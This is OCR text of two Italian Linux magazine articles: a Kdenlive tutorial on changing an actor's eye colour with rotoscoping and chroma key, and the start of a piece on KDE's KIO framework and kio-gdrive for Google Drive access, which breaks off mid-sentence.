
Per cambiare il colore degli occhi di un attore si possono usare le lenti a contatto, ma con Kdenlive possiamo colorare gli occhi con tonalità diverse nella stessa inquadratura in post produzione


Tra le tante cose che si possono voler rappresentare in un filmato amatoriale o semiprofessionale vi sono degli effetti dedicati agli occhi di un attore. Gli occhi sono infatti una parte molto importante, non solo per questioni di tradizione e cultura della società in cui viviamo, ma proprio per un motivo "biologico". Come esseri umani ci siamo infatti evoluti per prestare molta attenzione agli occhi di un'altra persona: questo è il motivo per cui in una fotografia o un video devono essere sempre perfetti. Siamo infatti in grado di riconoscere un volto anche se è sfocato o in penombra, l'importante è che gli occhi siano ben visibili. A rendere famoso Sergio Leone sono stati proprio i primi piani degli occhi di Clint Eastwood. Proprio per questa importanza molti registi decidono di dedicare proprio agli occhi tanta attenzione in diverse situazioni, eventualmente modificandoli per far capire che qualcosa sta cambiando. Vale per il mondo horror, dove si può decidere di far sanguinare gli occhi di un attore con un apposito collirio di sangue finto (che ovviamente va acquistato solo da venditori affidabili). E vale per le ambientazioni fantasy, dove si può decidere di dare un effetto di luminescenza agli occhi, magari cambiando loro il colore. Questo secondo effetto è più complicato da realizzare in camera: si possono utilizzare delle lenti a contatto colorate, ma quelle non cambiano colore durante la ripresa. Se si desidera un effetto in cui il colore degli occhi dell'attore cambia davanti alla cinepresa, magari per dimostrare un cambiamento nello stato d'animo, bisogna ricorrere agli effetti visuali. La computer grafica è sempre stata utilizzata per cambiare i colori di parte dell'immagine senza toccare il resto della scena, e oggi come oggi tutti possono farlo grazie ai software come Kdenlive. Il punto di partenza è, ovviamente, una ripresa in cui si vedono chiaramente gli occhi dell'attore. Grazie Kdenlive, dopo i dovuti tagli, potremo duplicare la clip video e posizionare i due cloni uno sopra l'altro, perfettamente sincronizzati e sovrapposti. Questo ci permetterà di usare la traccia inferiore per tutto ciò che non sono gli occhi, dedicando invece la traccia superiore proprio agli occhi.

Dovremo quindi ritagliarli da questa clip: la soluzione ci viene fornita dall'effetto Chroma Key, che rendere trasparente un determinato colore. Usando almeno tre o quattro Chroma Key in sequenza possiamo "cancellare" tutte

I tagli giusti alla clip

Dividiamo il filmato in base a quando deve cambiare il colore degli occhi





01 UNA SOLA CLIP


Come in ogni progetto, bisogna iniziare con la clip video, tagliandola dove necessario. Per realizzare questo effetto è sufficiente un solo filmato, possibilmente contiguo (cioè senza tagli nel mezzo).


02 TANTI SPEZZONI

Ora possiamo tagliare la clip nei vari punti in cui deve avvenire il cambiamento del colore degli occhi. In questo modo avremo una clip diversa per ogni colore, ma sempre nella stessa sequenza originale senza interruzioni.

Due clip identiche

Abbiamo bisogno di due clip perfettamente sovrapposte







01 TAGLIO IN DUE

Cominciamo duplicando la prima clip in cui va modificato il colore degli occhi. Per farlo dobbiamo tagliarla in due parti, non importa esattamente dove. Avremo quindi una parte sinistra e una destra.

02 LA STESSA CLIP

Spostiamo la parte destra della clip nella traccia superiore, la **Video2**. Poi trasciniamo il bordo sinistro di questa clip verso sinistra, fino a ottenere la lunghezza della clip originale. Facciamo lo stesso col bordo destro della clip in **Video1**.





03 LA TRANSIZIONE

Ora abbiamo due clip identiche una sopra l'altra. Possiamo fonderle assieme usando una transizione **Composite and transform**, che deve essere estesa a tutta la durata della clip. Il compositing normale è **Alpha blend**.

04 UNA MASCHERA

Si deve aggiungere, alla clip della traccia **Video2** un effetto **Rotoscoping**. L'effetto va utilizzato per disegnare un contorno approssimativo degli occhi dell'attore, con una striscia molto sottile sul setto nasale.

le sfumature di colore della pelle del volto. Per semplificare la cosa, il Rotoscoping consente di ritagliare a grandi linee gli occhi, sostanzialmente disegnando una maschera, così da non doversi preoccupare di tutto il resto del viso. A quel punto è possibile colorare ciò che è rimasto, praticamente solo iride e pupilla di ciascun occhio. Saranno necessari alcuni aggiustamenti, perché finché non si esegue la colorazione degli occhi non si capisce se siano stati ritagliati correttamente dai Chroma Key. Ma non è un problema, basta tornare sugli effetti e correggere il necessario.

Come sempre, potete vedere il video d'esempio al seguente indirizzo: ***http://bit.ly/2PawhW0***




Fig. 1 • Gli occhi hanno un bagliore verde

ALMENO DUE LUCI

Gli occhi sono qualcosa di un po' complicato da illuminare. Innanzitutto, se l'attore indossa degli occhiali la cosa si fa difficile, perché le lenti deformano la luce. La soluzione potrebbe consistere nel far indossare all'attore degli occhiali finti, nei quali le lenti siano di semplice plastica senza un effetto deformante. Le fonti di luce devono essere almeno due, oppure una molto forte ma con un buon pannello riflettente. Per dare un effetto drammatico, creando una atmosfera di mistero, possiamo illuminare con una luce forte ma diffusa dall'alto, non troppo lontana dalla fronte dell'attore. Naturalmente, serve una luce nella direzione opposta per eliminare le inevitabili ombre che vanno a cadere proprio sugli occhi, proiettate dalla fronte e dal setto nasale. Le due luci possono anche provenire da destra e sinistra, ma conviene sempre che una sia spostata un po' verso l'alto e l'altra verso il basso.





Fig. 2 • Gli occhi hanno assunto un colore blu

Coloriamo l'immagine

Possiamo finalmente colorare l'occhio con la tonalità che vogliamo





01 **UN CHROMA KEY**

Dobbiamo mantenere soltanto iride e pupilla degli occhi, quindi inseriamo un effetto **Chroma key** per far sparire la pelle del volto. Basta selezionare il colore della pelle e impostare per adesso una varianza minima.

02 **SECONDO E TERZO**

Similmente, bisogna aggiungere altri effetti **Chroma key** selezionando il colore delle ciglia e altre eventuali sfumature. Per adesso teniamo la varianza di ogni effetto al minimo, così da non renderli realmente funzionanti.





03 **LA COLORAZIONE**


Aggiungiamo un effetto di tipo **Colorize**, selezionando il colore che vogliamo dare agli occhi (**hue**), e anche saturazione e luminosità. Lo spettro va dal rosso al giallo, verde, blu, e viola.


04 **POCHE CORREZIONI**

Ora possiamo tornare sugli effetti **Chroma key** creati in precedenza e modificare la varianza. L'obiettivo è che ad apparire colorata sia solo la parte interna dell'occhio, e non il resto. Si possono anche modificare i colori dei chroma key.

Da un colore all'altro

Modifichiamo il colore dell'occhio nelle clip successive







01 SUL LIVELLO ALFA

Alla fine, trovato il corretto colore degli occhi e le giuste chiavi cromatiche per nascondere il superfluo, possiamo sfumare l'alone colorato con l'effetto **Alpha operations** usando l'operazione **Blur**.

02 CLIP PIÙ LUNGA

La clip con tutti gli effetti può poi essere per raggiungere la lunghezza totale delle varie clip in cui gli occhi devono cambiare colore. È sufficiente tirare la maniglietta del bordo destro della clip.







03 TANTI SPEZZONI

Ora bisogna tagliare questa clip in modo che gli spezzoni della traccia **Video2** combacino con quelli della **Video1**. Anche la transizione va estesa a tutte le clip: la sua modalità può rimanere **Alpha blend**, oppure essere cambiata in **Screen**.

04 E TANTI COLORI

Adesso è possibile modificare i parametri dell'effetto **Colorize** in ciascuno spezzone, permettendo quindi agli occhi dell'attore di cambiare colore da una clip all'altra. Cambiando la tonalità conviene aggiustare anche luminosità e saturazione.






05 CONTORNO GIUSTO

L'altro effetto che conviene modificare tra i vari spezzoni è il **Rotoscoping**. L'attore potrebbe infatti essersi spostato, quindi bisogna eventualmente seguire il movimento degli occhi con il contorno del rotoscope.

06 EFFETTO SONORO

Per dare un maggiore risalto all'effetto, possiamo aggiungere un suono nel momento esatto in cui si passa da una clip all'altra, e quindi da un colore all'altro. Per scaricare un suono basta usare il menù **Project/Internet resources**.



SINCRONIZZARSI CON GOOGLE DRIVE

Accedere ai propri dati su Google Drive come se fossero davvero sul disco richiede solo un paio di clic, grazie al backend Gdrive di KDE

Michele Petrecca

kio-gdrive 1.2.7

Licenza: GNU GPL
Sito Web: https://phabricator.kde.org/project/profile/72/
Tipo: Sistema

Iniziare un progetto sul PC Desktop, continuarlo sul portatile – ad esempio in viaggio sul treno – e verificarlo prima della consegna/discussione su un dispositivo portatile come tablet o simili, oggi sembra essere la prassi consolidata per diversi professionisti e non professionisti. Per tale dinamica una volta ci si doveva affidare esclusivamente a sistemi di storage portatili: nell'era "preistorica" dell'informatica erano i floppy disk poi, ancora oggi in sparuti casi CD/DVD, e nella maggioranza dei casi le più piccole portatili e affidabili stick USB. Ma la tendenza, anche se lentamente, sembra cambiare verso l'utilizzo di sistemi di condivisione online, le cosiddetta "nuvola" (**cloud computing**) che nella sua accezione generica indica un sistema distribuito in grado di offrire servizi di calcolo, basi di dati così come risorse di archiviazione. Ciò ha dato vita nel tempo a nuovi paradigmi identificabili con le sigle **IaaS**, **PaaS** e **SaaS**. Acronimo di **Infrastructure as a Service**, **IaaS** è un modello nel quale l'azienda esternalizza la propria infrastruttura IT: non acquista server fisici ma li affitta presso terzi senza preoccuparsi di dove essi siano collocati geograficamente. Nel modello **PaaS** (**Platform as a Service**) il fornitore si occupa del corretto funzionamento dell'infrastruttura (server fisici con sistema operativo, rete e storage) mentre l'utente sviluppa le proprie applicazioni aziendali, il proprio sito, i servizi che dovrà offrire ecc. Infine il paradigma **Saas** (**Software as a Service**) è probabilmente il più utilizzato poiché è un servizio sviluppato dal fornitore e messo a disposizione degli utenti gratuitamente (e.g. Office 365) o previo abbonamento mensile. I 3 livelli di astrazione definiti rientrano nella galassia del cloud computing e, a seconda dell'applicazione, è evidente come presentino innegabili vantaggi in termini di scalabilità, costi e affidabilità. Nelle pagine che seguono daremo spazio all'astrazione SaaS con principale riferimento a Google Drive, ma non è l'unica possibilità e molti utenti potrebbero avere maggiore giovamento nell'utilizzare altri competitor che riportiamo nel Box **"Le alternative"**.




Fig. 1 • Un esempio di come funziona KIO su un CD audio

CENNI SUL FRAMEWORK KDE

Correva l'anno 1996 quando fu annunciato da **Matthias Ettrich** – studente all'Università di **Tubinga** (***https://uni-tuebingen.de/***) – il

progetto **KDE** (**K Desktop Environment**), un ambiente desktop che nel tempo si è arricchito di un elevato numero di applicazioni: file manager, browser, player multimediale fino ad una completa suite per l'ufficio di nome **KOffice** (dal 2010 ha cambiato nome in **Calligra** – ***https://www.calligra.org/***).

Ma cosa ha a che vedere questo richiamo storico con Google Drive? Con il rilascio della versione 2.0 di KDE – nel lontano Ottobre 2000! - vengono introdotte significative migliorie tecnologiche ancora oggi presenti. Tra queste dobbiamo obbligatoriamente menzionare l'infrastruttura **KIO** (**KDE Input Output**, ***https://cgit.kde.org/kio.git***) di fatto una libreria di livello 3 con la quale si fornisce accesso a filesystem locali e remoti (e.g. file e cartelle), siti Web e altre risorse mettendo a disposizione specifiche **API** (**Application Programming Interface**). Ricordiamo che nel gergo KDE una libreria di livello 3 è intesa come un software che per funzionare correttamente può dipendere da applicazioni di livello 2 e 1, dalle librerie Qt e/o da specifiche librerie di sistema. La libreria KIO supporta un certo numero e tipo di protocolli ed è possibile estenderne le funzionalità implementandone/installandone ulteriori pacchetti e tra breve lo vedremo con un esempio. Questa caratteristica le permette di richiamare e gestire tramite apposito applicativo il servizio corrispondente ad alto livello (lato utente) e per farlo necessita di avere "all'altro capo" un software **KIOSlave** (**KIO-aware** o **ioslave**) che risponda al requisito richiesto. Un KIOSlave è un programma o libreria che una volta attivato fornisce un supporto ad uno specifico protocollo come, ad esempio, HTTP, FTP, SMB, SSH, SFTP, SVN ecc. Quanto accennato spiega il motivo in base al quale programmi come il browser **Konqueror** e il file manager **Dolphin** (ovvero programmi KIO-aware) sono in grado di lavorare in maniera coerente con alcuni protocolli. Ad esempio è grazie a KIO che Konqueror è in grado di effettuare l'upload di file via FTP e/o WebDav rendendo la procedura semplice e intuitiva. Con questo tipo di paradigma il web è una risorsa come un'altra per ricevere e/o inviare dati come se si stesse operando a livello locale. Facciamo un esempio pratico: installiamo **audiocd-kio** (***https://github.com/KDE/audiocd-kio***) con il gestore dei pacchetti della distribuzione. Ora proviamo a inserire un CD audio e apriamo Konqueror o Dolphin. Nella barra degli indirizzi digitiamo **audiocd:/** per vedere da lì a poco tutte le tracce audio ed alcune cartelle che non fanno parte del CD ma che vengono inserite dal KIOSlave audiocd-kio per comodità (**Figura 1**). Infatti, trascinando, ad esempio, una traccia nella cartella Ogg Vorbis o MP3 inizierà subito la sua conversione nel formato dove è stata trascinata. Per la descrizione della dinamica vi rimandiamo al programma **KHelpCenter** inserendo nel rigo di ricerca **kioslave** e scegliendo dal pannello di destra il risultato di interesse. Altri KIOSlave di immediato utilizzo vedono **fonts:/** che mostra i font installati, **sftp:/** per trasferimenti FTP via SSH ecc.




Fig. 2 • Appare la cartella che da l'accesso a Google Drive!

LE ALTERNATIVE

Non c'è solo Google Drive!


Iniziamo dallo storico **Dropbox** che supporta ufficialmente GNU/Linux con un proprio client (***https://www.dropbox.com/install?os=lnx***) così come il cloud storage **Mega** (***https://mega.nz/***) mette a disposizione un'app dekstop per il **Pinguino** (***https://mega.nz/sync***) e medesimo discorso vale per **SpiderOak** (***https://spideroak.com/one/download/***). Tra i nomi meno blasonati ricordiamo il Russo **Yandex** (***https://yandex.com/***) con il suo client da linea di comando (***https://repo.yandex.ru/yandex-disk/***) e lo Svizzero **pCloud** (***https://www.pcloud.com***) anch'esso con client GNU/Linux dedicato. Ognuno dei competitor riportati ha le proprie caratteristiche orientate alla sicurezza, alla fornitura di servizi di backup online, alla 